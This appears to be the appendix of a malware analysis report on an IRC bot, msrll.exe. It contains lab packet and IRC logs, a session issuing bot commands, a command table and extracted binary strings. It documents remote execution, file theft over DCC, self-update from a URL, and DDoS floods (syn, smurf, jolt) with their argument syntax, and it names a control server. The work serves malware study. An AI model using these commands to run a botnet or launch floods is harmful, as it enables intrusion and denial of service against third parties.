=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:48.020411 192.168.55.129:1100 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:439 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x7843375D  Ack: 0xDDD3961E  Win: 0x435A  TcpLen: 20
```

A.1.8 IRC Client Output

```
*** Connecting to port 6667 of server localhost
*** Looking up your hostname...
*** Checking Ident
*** No Ident response
*** Couldn't look up your hostname
*** Welcome to the Internet Relay Network analyst
*** If you have not already done so, please read the new user information with
```


```
+/HELP NEWUSER
*** Your host is localhost.localdomain[localhost.localdomain/6667], running
+version 2.8/hybrid-6.3.1
*** Your host is localhost.localdomain[localhost.localdomain/6667], running
+version 2.8/hybrid-6.3.1
*** This server was created Tue Jun 4 2002 at 16: 59:45 EDT
*** umodes available oOiwszcrkfydnxb, channel modes available biklmnopstve
*** WALLCHOPS PREFIX=(ov)@+ CHANTYPES=#& MAXCHANNELS=20 MAXBANS=25 NICKLEN=9
+TOPICLEN=120 KICKLEN=90 NETWORK=EFnet CHANMODES=b,k,l,imnpst MODES=4 are
+supported by this server
*** There are 0 users and 1 invisible on 1 servers
*** This server has 1 clients and 0 servers connected
*** Current local  users:  1  Max: 1
*** Current global users:  1  Max: 1
*** Highest connection count:  1 (1 clients) (1 since server was (re)started)
*** - localhost.localdomain Message of the Day -
*** - This is an IRC server. Authorized users only.
*** Mode change "+i" for user analyst by analyst
*** Channel    Users  Topic
*** #mils      1
*** analyst (~root@127.0.0.1) has joined channel #mils
*** #mils 1104955089
#mils      analyst   H   ~root@127.0.0.1 (root)
#mils      ZLvNfsHWe H@  jtVO@192.168.55.128 (vyOONVHFDlvweve)
```

A.2 Code Analysis


A.2.1 Snapshot of Commands Stored in Memory

```
003D3DA0 04 00 05 00 00 07 1C 00 3F 73 69 00 AB AB AB AB ♦.♣..∙└.?si.½½½½
003D3DB0 AB AB AB AB EE FE EE FE 00 00 00 00 00 00 00 00 ½½½½∈■∈■........
003D3DC0 05 00 04 00 00 07 18 00 F0 3D 3D 00 CA 58 40 00 ♣.♦..∙↑.≡==.╩X@.
003D3DD0 00 00 01 00 10 3E 3D 00 AB AB AB AB AB AB AB AB ..0.►>=.½½½½½½½½
003D3DE0 00 00 00 00 00 00 00 00 04 00 05 00 00 07 1B 00 ........♦.♣..∙←.
003D3DF0 3F 73 73 6C 00 AB AB AB AB AB AB AB AB FE EE FE ?ssl.½½½½½½½■∈■
003D3E00 00 00 00 00 00 00 00 00 05 00 04 00 00 07 18 00 ........♣.♦..∙↑.
003D3E10 38 3E 3D 00 7F EA 40 00 00 00 01 00 58 3E 3D 00 8>=.⌂Ω@...0.X>=.
003D3E20 AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00 ½½½½½½½½........
003D3E30 04 00 05 00 00 07 19 00 3F 63 6C 6F 6E 65 00 AB ♦.♣..∙↓.?clone.½
003D3E40 AB AB AB AB AB AB AB FE 00 00 00 00 00 00 00 00 ½½½½½½½■........
003D3E50 05 00 04 00 00 07 18 00 80 3E 3D 00 A2 EB 40 00 ♣.♦..∙↑.Ç>=.ó$@.
003D3E60 00 00 01 00 A0 3E 3D 00 AB AB AB AB AB AB AB AB ..0.á>=.½½½½½½½½
003D3E70 00 00 00 00 00 00 00 00 04 00 05 00 00 07 18 00 ........♦.♣..∙↑.
003D3E80 3F 63 6C 6F 6E 65 73 00 AB AB AB AB AB AB AB AB ?clones.½½½½½½½½
003D3E90 00 00 00 00 00 00 00 00 05 00 04 00 00 07 18 00 ........♣.♦..∙↑.
003D3EA0 C8 3E 3D 00 2D 5B 40 00 02 00 00 00 E8 3E 3D 00 ╚>=.-[@.☻...$>=.
003D3EB0 AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00 ½½½½½½½½........
003D3EC0 04 00 05 00 00 07 19 00 3F 6C 6F 67 69 6E 00 AB ♦.♣..∙↓.?login.½
003D3ED0 AB AB AB AB AB AB AB FE 00 00 00 00 00 00 00 00 ½½½½½½½■........
003D3EE0 05 00 04 00 00 07 18 00 10 3F 3D 00 D0 5B 40 00 ♣.♦..∙↑.►?=.╨[@.
003D3EF0 00 00 01 00 30 3F 3D 00 AB AB AB AB AB AB AB AB ..0.0?=.½½½½½½½½
003D3F00 00 00 00 00 00 00 00 00 04 00 05 00 00 07 18 00 ........♦.♣..∙↑.
003D3F10 3F 75 70 74 69 6D 65 00 AB AB AB AB AB AB AB AB ?uptime.½½½½½½½½
003D3F20 00 00 00 00 00 00 00 00 05 00 04 00 00 07 18 00 ........♣.♦..∙↑.
003D3F30 58 3F 3D 00 CA 5C 40 00 00 00 01 00 78 3F 3D 00 X?=.╩\@...0.x?=.
003D3F40 AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00 ½½½½½½½½........
003D3F50 04 00 05 00 00 07 18 00 3F 72 65 62 6F 6F 74 00 ♦.♣..∙↑.?reboot.
003D3F60 AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00 ½½½½½½½½........
003D3F70 05 00 04 00 00 07 18 00 A0 3F 3D 00 81 5D 40 00 ♣.♦..∙↑.á?=.ü]@.
003D3F80 00 00 01 00 C0 3F 3D 00 AB AB AB AB AB AB AB AB ..0.└?=.½½½½½½½½
003D3F90 00 00 00 00 00 00 00 00 04 00 05 00 00 07 18 00 ........♦.♣..∙↑.
003D3FA0 3F 73 74 61 74 75 73 00 AB AB AB AB AB AB AB AB ?status.½½½½½½½½
003D3FB0 00 00 00 00 00 00 00 00 05 00 04 00 00 07 18 00 ........♣.♦..∙↑.
003D3FC0 E8 3F 3D 00 18 59 40 00 00 00 01 00 08 40 3D 00 $?=.↑Y@...0.◘@=.
003D3FD0 AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00 ½½½½½½½½........
003D3FE0 04 00 05 00 00 07 1A 00 3F 6A 75 6D 70 00 AB AB ♦.♣..∙→.?jump.½½
003D3FF0 AB AB AB AB AB AB EE FE 00 00 00 00 00 00 00 00 ½½½½½½∈■........
003D4000 05 00 04 00 00 07 18 00 30 40 3D 00 0F 67 40 00 ♣.♦..∙↑.0@=.☼g@.
003D4010 00 00 01 00 50 40 3D 00 AB AB AB AB AB AB AB AB ..0.P@=.½½½½½½½½
003D4020 00 00 00 00 00 00 00 00 04 00 05 00 00 07 1A 00 ........♦.♣..∙→.
003D4030 3F 6E 69 63 6B 00 AB AB AB AB AB AB EE FE ?nick.½½½½½½∈■
```

A.2.2 Subroutine 00405872



A.2.3 Subroutine 004



A.2.4 Interacting with the Bot

```
> ?login $1$KZLPLKDf
<fiKWrNkog> analyst logged in

> ?uptime
<fiKWrNkog> sys: 06h 53m 03s bot: 01h 11m 39s

> ?status
<fiKWrNkog> service:N user:Administrator inet connection:Y contype:
Lan +reboot privs:Y

> ?hostname
<fiKWrNkog> host: paris.localdomain ip: 192.168.55.128

> ?pwd
<fiKWrNkog> C:\WINDOWS\system32\mfm

> ?dir
<fiKWrNkog> 12/24/2004  20:40   <DIR>           .
<fiKWrNkog> 12/24/2004  20:40   <DIR>           ..
<fiKWrNkog> 12/24/2004  23:39              1084  jtram.conf
<fiKWrNkog> 11/08/2004  20:12           1175552  msrll.exe

> ?ls
<fiKWrNkog> 12/24/2004  20:40   <DIR>           .
<fiKWrNkog> 12/24/2004  20:40   <DIR>           ..
<fiKWrNkog> 12/24/2004  23:39              1084  jtram.conf
<fiKWrNkog> 11/08/2004  20:12           1175552  msrll.exe

> ?ps
<fiKWrNkog>  0     [System Process]
<fiKWrNkog>  4     System
<fiKWrNkog>  364   smss.exe
<fiKWrNkog>  596   csrss.exe
<fiKWrNkog>  620   winlogon.exe
<fiKWrNkog>  664   services.exe
<fiKWrNkog>  676   lsass.exe
<fiKWrNkog>  1092  svchost.exe
<fiKWrNkog>  1280  spoolsv.exe
```

```
<fiKWrNkog>  1528  VMwareService.exe
<fiKWrNkog>  1980  explorer.exe
<fiKWrNkog>  192   VMwareTray.exe
<fiKWrNkog>  196   ctfmon.exe
<fiKWrNkog>  1848  procexp.exe
<fiKWrNkog>  748   svchost.exe
<fiKWrNkog>  1204  OLLYDBG.EXE
<fiKWrNkog>  1480  msrll.exe

> ?get jtram.conf
*** DCC SEND (jtram.conf 1084) request received from fiKWrNkog
+[192.168.55.128:51344]

> ?say hello
<fiKWrNkog> usage: ?say <target> "text"
> ?say <fiKWrNkog> "Finally"
<fiKWrNkog> said Finally to <fiKWrNkog>

> ?msg
<fiKWrNkog> usage: ?msg <target> "text"
> ?msg <fiKWrNkog> "Muy bien"
<fiKWrNkog> said Muy bien to <fiKWrNkog>

> ?nick Bush
*** fiKWrNkog is now known as Bush

> ?si
<Bush> WINXP (u:Administrator) mem:(98/191) 48% GenuineIntel Mobile
Intel(R)+Pentium(R) 4 - M CPU 1.80GHz

> ?ssl
<Bush> ?ssl: -1

> ?clone
<Bush> usage ?clone: server[:port] amount

> ?clones
<Bush> ?clones: [NETWORK|all] <die|join|part|raw|msg> <"parm"> ...

> ?jump c:

> ?pwd
<Bush> C:\WINDOWS\system32\mfm

> ?echo
<Bush> (null)

> ?op
<Bush> ?op bad args

> ?aop

> ?akick

> ?fif

> ?update
<Bush> ?update: <url> <id>

> ?sums
<Bush> msrll.exe        07b93265c372533fc18e6c0138ead8ba

> ?run c:\windows\notepad.exe
<Bush> ?run: ran ok (4027096)

> ?exec c:\windows\notepad.exe
<Bush> c:\windows\notepad.exe exited with code 1

> ?exec c:\windows\notepad.exe

> ?dcc

> ?kb
<Bush> ?kb <nick> <chan>

> ?sklist
<Bush>   #1 [fd:384] collective7.zxy0.com:9999 [IRC IATH IREG ICON
```

```
RNL ] +last:5
<Bush>    |\=> [n:Bush fh:Bush!JuGuJjMeMv@192.168.55.128] (EFnet)
<Bush>    |
<Bush>    |---[#mils] (2) +tn
<Bush>    |     |-[Bush] [192.168.55.128]
<Bush>    |     |-[analyst] [127.0.0.1]

> ?unset

> ?con

> ?ping 192.168.55.130
<Bush> ?ping <ip> <total secs> <p size> <delay> [port]

> ?udp 192.168.55.130

> ?syn 192.168.55.130
<Bush> ?syn <ip> <port> <t_time> <delay>

> ?smurf 192.168.55.130
<Bush> ?smurf <ip> <p size> <duration> <delay>

> ?jolt
<Bush> ?jolt <ip> <duration> <delay>

> ?insmod
<Bush> ?insmod: <mod name>

> ?lsmod

> ?kill 1920
<Bush> pid 1920 killed

> ?copy msrll.exe c:\
<Bush> Could not copy msrll.exe to c:\

> ?del move-me.txt
<Bush> move-me.txt removed

> ?reboot
*** Signoff: Bush (Read error: 104 (Connection reset by peer))
```

A.2.5 Bot Commands Stored in Memory

Text	Comments
?si	Delivers system info of the bot, such as OS, user, memory, CPU
?ssl	Returns the ssl mode.
?clone	Clones a bot to listen to another server and port.
?clones	Lists clones.
?login	To login is required for executing any commands.
?uptime	Delivers uptime of system and the bot.
?reboot	Reboots the bot.
?status	Delivers the status of the bot. (running as a service, user, inet connection, connection type, etc)
?jump	
?nick	To change the nick of a bot.
?echo	
?hush	
?wget	Downloads a file from an url.
?join	
?op	
?aop	
?akick	
?part	
?dump	
?set	
?die	

?md5p	Change md5 password and salt value.
?free	
?raw	
?update	Bot gets a new version from url with an id.
?hostname	Delivers the hostname and IP address of the bot.
?fif	
?!fif	
?del	Deletes a file.
?pwd	Lists the current working directory of the bot.
?play	
?copy	Copies files.
?move	Moves a file.
?dir	Lists the current directory of the bot.
?sums	Takes an md5sum of the bot file.
?ls	Same as ?dir.
?cd	To change the directory of the bot.
?rmdir	Removes a directory.
?mkdir	Makes a directory.
?run	Runs any command non-visible.
?exec	Executes a command.
?ps	Lists all running system processes of the bot.
?kill	Kills a processes based on the PID on a bot.
?killall	Kills all processes on a bot.
?crash	
?dcc	
?get	Retrieves a file by DCC from the infected system.
?say	Sends a message to bot.
?msg	Same as ?say
?kb	
?sklist	Gives an overview of the bots its channels and IP addresses.
?unset	
?uattr	
?dccsk	
?con	
?ping	dDOS functionality. Send ICMP packets. Destination, duration, packet size, delay and port can be chosen.
?udp	dDOS functionality. Send UDP packets. Destination, duration, delay and port can be chosen.
?syn	dDOS functionality. Send TCP - Syn packets. Destination, duration, packet size, delay and port can be chosen.
?smurf	dDOS functionality. Smurf attack (use of forged ICMP echo request packets and the direction of packets to IP broadcast addresses). Destination, duration, packet size, delay and port can be chosen.
?jolt	dDOS functionality. The Jolt attack is designed to crash your system by sending invalid IP fragments at it. The Jolt attack sends very large, fragmented ICMP packets to a target machine running Windows 95 or NT. The ICMP packets are fragmented in such a way that the target machine is unable to reassemble them for use. Destination, duration, packet size, delay and port can be chosen.
?insmod	Inserts a module.
?rmmod	Removes a module.
?lsmod	Lists installed modules.

A.3 Configuration Files

A.3.1 IRC Server – ircd.conf

M:localhost.localdomain::IRC Server:

A:IRC Server:Labs:Lab Administrator

Y:1:90:0:200:100000

Y:2:90:0:10:500000

I:NOMATCH::*@*::1

O:127.0.0.1:GCEwqW6usMgB2:root::2

P::::9999

P::::8080

P::::6667

A.4 BinText Strings Output of msrll.exe

A.4.1 Aspacked msrll.exe Version

File pos	Mem pos	ID	Text
0000004D	0040004D	0	!This program cannot be run in DOS mode.
00000178	00400178	0	.text
000001A0	004001A0	0	.data
000001F0	004001F0	0	.idata
00000218	00400218	0	.aspack
00000240	00400240	0	.adata
00000427	00401027	0	6>HBId
00000572	00401172	0	(l]Ol
000006AA	004012AA	0	S'tt@
00000702	00401302	0	~MMhx
000007F0	004013F0	0	Xp,Yd
000008FD	004014FD	0	TPVTR
00000927	00401527	0	0&rgt
00000D1A	0040191A	0	Y8EoM,
00000E94	00401A94	0	gPtL7S
00000F17	00401B17	0	#u1DY
00000F8F	00401B8F	0	Syv,l
00000FCC	00401BCC	0	YQ(W;n
00000FFF	00401BFF	0	@\X~K
0000106F	00401C6F	0	, gMF
000010CE	00401CCE	0	1d%.A
00001149	00401D49	0	wmfe)

```
000011BC   00401DBC     0   wn*-(
0000139E   00401F9E     0   <)Ii>
0000152A   0040212A     0   )<)H1
00001646   00402246     0   Hq '7
00001678   00402278     0   : d'V
000016CD   004022CD     0   h=#tD
00001729   00402329     0   Ul=.Z
000017BC   004023BC     0   3#b5pHo
000019BF   004025BF     0   iWw+V
00001A37   00402637     0   w3i5Y-
00001C58   00402858     0   [u)aH=
00001D09   00402909     0   /0mo0
00001D1A   0040291A     0   Bj3K7%(
00001D85   00402985     0   yb>qO
00001E76   00402A76     0   h=&PO
00001E7E   00402A7E     0   O7IsL
00001F7A   00402B7A     0   s7xI:
00002222   00402E22     0   TN9x0
00002361   00402F61     0   U[{*\4
000023FB   00402FFB     0   k3VgD
000024B4   004030B4     0   m&8NRM
000026D8   004032D8     0   k;Px,
0000286F   0040346F     0   8e47xW
00002947   00403547     0   x[D.-
00002B4C   0040374C     0   H&,0d
00002B59   00403759     0   W'A=j
00002BC7   004037C7     0   EAe4xIpO
00002E2D   00403A2D     0   r8cy!/
00002EB9   00403AB9     0   127$9v
00002F5A   00403B5A     0   zYX[[T
00002FBA   00403BBA     0   } {e}
00003336   00403F36     0   PS=,sdVQ
000033A2   00403FA2     0   UZKSU,
00003414   00404014     0   5OUS</
000034C4   004040C4     0   %XjBZnu
000034DC   004040DC     0   sX_,G
000035D4   004041D4     0   9QBDW
00003613   00404213     0   :|gs3~3
0000367C   0040427C     0   WN          7g
000036FB   004042FB     0   A7Od-
```

```
000038B0   004044B0     0   cJ =H
0000397B   0040457B     0   G-~+f
00003AB6   004046B6     0   s&+*uX
00003C96   00404896     0   L,HvCy
00003F2A   00404B2A     0   h~RX<
00004164   00404D64     0   wZMFN_
00004242   00404E42     0   u}>|y
000042E3   00404EE3     0   $+z_l
0000437C   00404F7C     0   T_6F+
00004394   00404F94     0   jlR=N
000043BA   00404FBA     0   55R[M
0000442A   0040502A     0   y!]zqZ
00004494   00405094     0   s$ILIEK
000044F9   004050F9     0   pr}#
00004544   00405144     0   '.gcH(
00004555   00405155     0   # dNZ
00004599   00405199     0   PQiqGt
000046C7   004052C7     0   P[{'R
00004729   00405329     0   ?Q~)Qv
00004767   00405367     0   Y|5S(K
00004934   00405534     0   ?v'Tz
0000498B   0040558B     0   0]2%l
00004BA7   004057A7     0   >~g[f!Unl
00004E54   00405A54     0   xaa11K
00004E8D   00405A8D     0   fOjv.
0000515E   00405D5E     0   G            /a}
00005172   00405D72     0   M1QF;
000052D5   00405ED5     0   d{fB0d
000054F8   004060F8     0   <?nxt
00005514   00406114     0   s$OY5-
00005534   00406134     0   ]ruy~
0000560E   0040620E     0   h9pPE
0000564E   0040624E     0   .@g5d
0000566C   0040626C     0   s*9r\sN
00005729   00406329     0   ca7%D
00005803   00406403     0   ?d]aH
00005925   00406525     0   Z3O-,;
00005A4A   0040664A     0   0X/\@
00005C56   00406856     0   fOq2f
00005CF7   004068F7     0   kvK@~G
```

```
00005E65   00406A65     0   GHWWa
00005F1E   00406B1E     0   {[3aM
00005F78   00406B78     0   /xzKX
00006253   00406E53     0   PAPD;-
00006504   00407104     0   m#]+d
00006575   00407175     0   E2#fW
000066B3   004072B3     0   icBLM
00006816   00407416     0   E'>*)
00006C1F   0040781F     0   3N@G:
00006D47   00407947     0   ~/WDE
00006E3A   00407A3A     0   xCd4!c
00006E99   00407A99     0   6n|O+
00006ECA   00407ACA     0   Sn)b/
000070D2   00407CD2     0   /&*Qr
00007216   00407E16     0   gmRx[
0000723E   00407E3E     0   fuQal
000073A4   00407FA4     0   M'L s
00007536   00408136     0   xq,p:j
00007604   00408204     0   bn;&%y
00007664   00408264     0   }NHvl
0000769A   0040829A     0   ,UQ &
000077D3   004083D3     0   y[:BaV_
00007918   00408518     0   ]zI(3
000079BF   004085BF     0   E                    G2
00007A2A   0040862A     0   8qA9;
00007B41   00408741     0   aZ!zU
00007B99   00408799     0   ?u%\Y
00007D57   00408957     0   dqiV*
00007D88   00408988     0   ~a0FG
00007D9E   0040899E     0   Yqc*Jam
00007E14   00408A14     0   q6*\
00007F18   00408B18     0   I.zxx
00008011   00408C11     0   ~a|Yh
000081F4   00408DF4     0   >+0ac
00008440   00413040     0   GMZid+K
00008519   00413119     0   XFt##
00008540   00413140     0   90K.P
000085CA   004131CA     0   5 RBd
00008655   00413255     0   /af=V
00008A73   0051B073     0   'Uazu
```

00008B6F 0051B16F 0 \%Ap2

00008E7D 0051B47D 0 bI4x+Za

00008EDD 0051B4DD 0 Z/rA'

00008F72 0051B572 0 ga1YAx

00009094 0051B694 0 kN2$6|[x

000090A3 0051B6A3 0 .yw_|

000090D1 0051B6D1 0 p[3bg

00009271 0051D071 0 VirtualAlloc

0000927E 0051D07E 0 VirtualFree

00009641 0051D441 0 kernel32.dll

0000964E 0051D44E 0 ExitProcess

0000965A 0051D45A 0 user32.dll

00009665 0051D465 0 MessageBoxA

00009671 0051D471 0 wsprintfA

0000967B 0051D47B 0 LOADER ERROR

00009688 0051D488 0 The procedure entry point %s could not be located in the dynamic link library %s

000096D9 0051D4D9 0 The ordinal %u could not be located in the dynamic link library %s

000098E6 0051D6E6 0 (08@P

00009A74 0051D874 0 D4l|M

00009BC0 0051D9C0 0 ;;F,s

00009BCF 0051D9CF 0 ,;F0s

00009BDB 0051D9DB 0 ;F4s

00009EB5 0051DCB5 0 D$$W3

0000A16C 0051DF6C 0 kernel32.dll

0000A17B 0051DF7B 0 GetProcAddress

0000A18C 0051DF8C 0 GetModuleHandleA

0000A19F 0051DF9F 0 LoadLibraryA

0000A274 0051E074 0 advapi32.dll

0000A281 0051E081 0 msvcrt.dll

0000A28C 0051E08C 0 msvcrt.dll

0000A297 0051E097 0 shell32.dll

0000A2A3 0051E0A3 0 user32.dll

0000A2AE 0051E0AE 0 version.dll

0000A2BA 0051E0BA 0 wininet.dll

0000A2C6 0051E0C6 0 ws2_32.dll

0000A313 0051E113 0 AdjustTokenPrivileges

0000A32B 0051E12B 0 _itoa

0000A333 0051E133 0 __getmainargs

0000A343 0051E143 0 ShellExecuteA
0000A353 0051E153 0 DispatchMessageA
0000A366 0051E166 0 GetFileVersionInfoA
0000A37C 0051E17C 0 InternetCloseHandle
0000A392 0051E192 0 WSAGetLastError

A.4.2 Unpacked msrll.exe Version

File pos Mem pos ID Text
======== ======== == ====
0000004D 0040004D 0 !This program cannot be run in DOS mode.
00000088 00400088 0 [AspackDie!]
00000178 00400178 0 .text
000001A0 004001A0 0 .data
000001F0 004001F0 0 .idata
00000218 00400218 0 .aspack
00000240 00400240 0 .adata
00001326 00401326 0 ?insmod
0000132E 0040132E 0 ?rmmod
00001335 00401335 0 ?lsmod
00001399 00401399 0 %s: <mod name>
000013A8 004013A8 0 %s: mod list full
000013BA 004013BA 0 %s: err: %u
000013C6 004013C6 0 mod_init
000013CF 004013CF 0 mod_free
000013D8 004013D8 0 %s: cannot init %s
000013EB 004013EB 0 %s: %s loaded (%u)
000013FE 004013FE 0 %s: mod allready loaded
00001416 00401416 0 %s:%s err %u
000015B5 004015B5 0 %s:%s not found
000015C5 004015C5 0 %s: unloading %s
000016AE 004016AE 0 [%u]: %s hinst:%x
00001712 00401712 0 unloading %s
000017A0 004017A0 0 %s: invalid_addr: %s
000017B5 004017B5 0 %s%s [port]
000018E8 004018E8 0 finished %s
00001A40 00401A40 0 %s <ip> <port> <t_time> <delay>
00001B32 00401B32 0 sockopt: %u
00001B3E 00401B3E 0 sendto err: %u
00001B4D 00401B4D 0 sockraw: %u
00001B59 00401B59 0 syn: done

```
00001FBC   00401FBC     0   %s <ip> <duration> <delay>
00002096   00402096     0   sendto: %u
000020A2   004020A2     0   jolt2: done
00002260   00402260     0   %s <ip> <p size> <duration> <delay>
00002356   00402356     0   Err: %u
0000235E   0040235E     0   smurf done
00002567   00402567     0   PhV#@
000025DE   004025DE     0   &err: %u
00002753   00402753     0   ?ping
00002763   00402763     0   ?smurf
0000276A   0040276A     0   ?jolt
00002820   00402820     0   PONG :%s
0000283A   0040283A     0   0h (@
0000299D   0040299D     0   %s!%s@%s
00002B3D   00402B3D     0   %s!%s
00002BB6   00402BB6     0   SVh=+@
00002BD7   00402BD7     0   irc.nick
00002BE0   00402BE0     0   NICK %s
00002EEA   00402EEA     0   NETWORK=
00002FF8   00402FF8     0   irc.pre
000032CC   004032CC     0   _%s__
000032D2   004032D2     0   __%s__
000032D9   004032D9     0   __%s___
000032E1   004032E1     0   NICK %s
000032F0   004032F0     0   %s %s
000036B0   004036B0     0   irc.chan
00003775   00403775     0   %s %s
0000377B   0040377B     0   WHO %s
000037C8   004037C8     0   PPhV,@
00003A45   00403A45     0   USERHOST %s
00003A52   00403A52     0   logged into %s(%s) as %s
00003A97   00403A97     0   <$hE:@
00003ABB   00403ABB     0   PhR:@
00003B99   00403B99     0   nick.pre
00003BA2   00403BA2     0   %s-%04u
00003BAA   00403BAA     0   irc.user
00003BB3   00403BB3     0   irc.usereal
00003BBF   00403BBF     0   irc.real
00003BC8   00403BC8     0   irc.pass
00003BE0   00403BE0     0   tsend(): connection to %s:%u failed
```

```
00003C20   00403C20     0   USER %s localhost 0 :%s
00003C38   00403C38     0   NICK %s
00003DF5   00403DF5     0   Ph <@
000040BF   004040BF     0   PRIVMSG
00004100   00404100     0   trecv(): Disconnected from %s err:%u
0000446B   0040446B     0   NOTICE
00004472   00404472     0   %s %s :%s
00004615   00404615     0   Ph}D@
00004711   00404711     0   MODE %s -o+b %s *@%s
00004798   00404798     0   C'PSWh
000047B4   004047B4     0   Sh'G@
000047E7   004047E7     0   MODE %s -bo %s %s
0000487B   0040487B     0   Sh'G@
00004924   00404924     0   %s.key
00004A63   00404A63     0   Ph'G@
00004AA8   00404AA8     0   sk#%u %s is dead!
00004ABA   00404ABA     0   s_check: %s dead? pinging...
00004AD7   00404AD7     0   PING :ok
00004B00   00404B00     0   s_check: send error to %s disconnecting
00004B28   00404B28     0   expect the worst
00004B39   00404B39     0   s_check: killing socket %s
00004B54   00404B54     0   irc.knick
00004B5E   00404B5E     0   jtr.%u%s.iso
00004B6B   00404B6B     0   ison %s
00004B74   00404B74     0   servers
00004B7C   00404B7C     0   s_check: trying %s
00004DAA   00404DAA     0   Ph9K@
00004ED5   00404ED5     0   PhkK@
00004F41   00404F41     0   ShtK@
00004FD8   00404FD8     0   uYVh|K@
00005052   00405052     0   %s.mode
0000505A   0040505A     0   MODE %s %s
00005078   00405078     0   ShRP@
000050DA   004050DA     0   Sh$I@
000051A8   004051A8     0   PShZP@
000055A3   004055A3     0   mode %s +o %s
000055B2   004055B2     0   akick
000055B8   004055B8     0   mode %s +b %s %s
000055CA   004055CA     0   KICK %s %s
00005760   00405760     0   irc.pre
```

00005781 00405781 0 Set an irc sock to preform %s command on
000057AB 004057AB 0 Type
000057B3 004057B3 0 %csklist
000057BC 004057BC 0 to view current sockets, then
000057DC 004057DC 0 %cdccsk
000057E4 004057E4 0 <#>
000058B4 004058B4 0 %s: dll loaded
000058C3 004058C3 0 %s: %d
0000597B 0040597B 0 RhHY@
000059C6 004059C6 0 RhHY@
000059E1 004059E1 0 said %s to %s
000059EF 004059EF 0 usage: %s <target> "text"
00005A74 00405A74 0 %s not on %s
00005A81 00405A81 0 usage: %s <nick> <chan>
00005B20 00405B20 0 %s logged in
00005B87 00405B87 0 Sh [@
00005BA2 00405BA2 0 sys: %s bot: %s
00005BB2 00405BB2 0 preformance counter not avail
00005C2B 00405C2B 0 usage: %s <cmd>
00005C3B 00405C3B 0 %s free'd
00005C45 00405C45 0 unable to free %s
00005C6F 00405C6F 0 0h+\@
00005CAD 00405CAD 0 later!
00005CB4 00405CB4 0 unable to %s errno:%u
00005D40 00405D40 0 service:%c user:%s inet connection:%c contype:%s reboot privs:%c
00005E09 00405E09 0 Ph@]@
00005E23 00405E23 0 %-5u %s
00005F8F 00405F8F 0 %s: %s
00005F96 00405F96 0 %s: somefile
0000603F 0040603F 0 PhHY@
000060D4 004060D4 0 host: %s ip: %s
00006269 00406269 0 capGetDriverDescriptionA
00006292 00406292 0 cpus:%u
000062A0 004062A0 0 WIN%s (u:%s)%s%s mem:(%u/%u) %u%% %s %s
000065CB 004065CB 0 %s: %s (%u)
00006708 00406708 0 %s %s
00006754 00406754 0 %s bad args
000067BC 004067BC 0 3hTg@
000067DA 004067DA 0 akick

```
000067E8   004067E8     0   %s[%u] %s
000067F2   004067F2     0   %s removed
000067FD   004067FD     0   couldnt find %s
0000680D   0040680D     0   %s added
00006816   00406816     0   %s allready in list
0000682A   0040682A     0   usage: %s +/- <host>
0000696F   0040696F     0   7h*h@
000069EB   004069EB     0   jtram.conf
000069F6   004069F6     0   %s /t %s
000069FF   004069FF     0   jtr.home
00006A08   00406A08     0   %s\%s
00006A0E   00406A0E     0   %s: possibly failed: code %u
00006A2B   00406A2B     0   %s: possibly failed
00006A3F   00406A3F     0   %s: exec of %s failed err: %u
00006A90   00406A90     0   u.exf
00006C2D   00406C2D     0   Ph+j@
00006C82   00406C82     0   Ph?j@
00006CBC   00406CBC     0   jtr.id
00006CC3   00406CC3     0   %s: <url> <id>
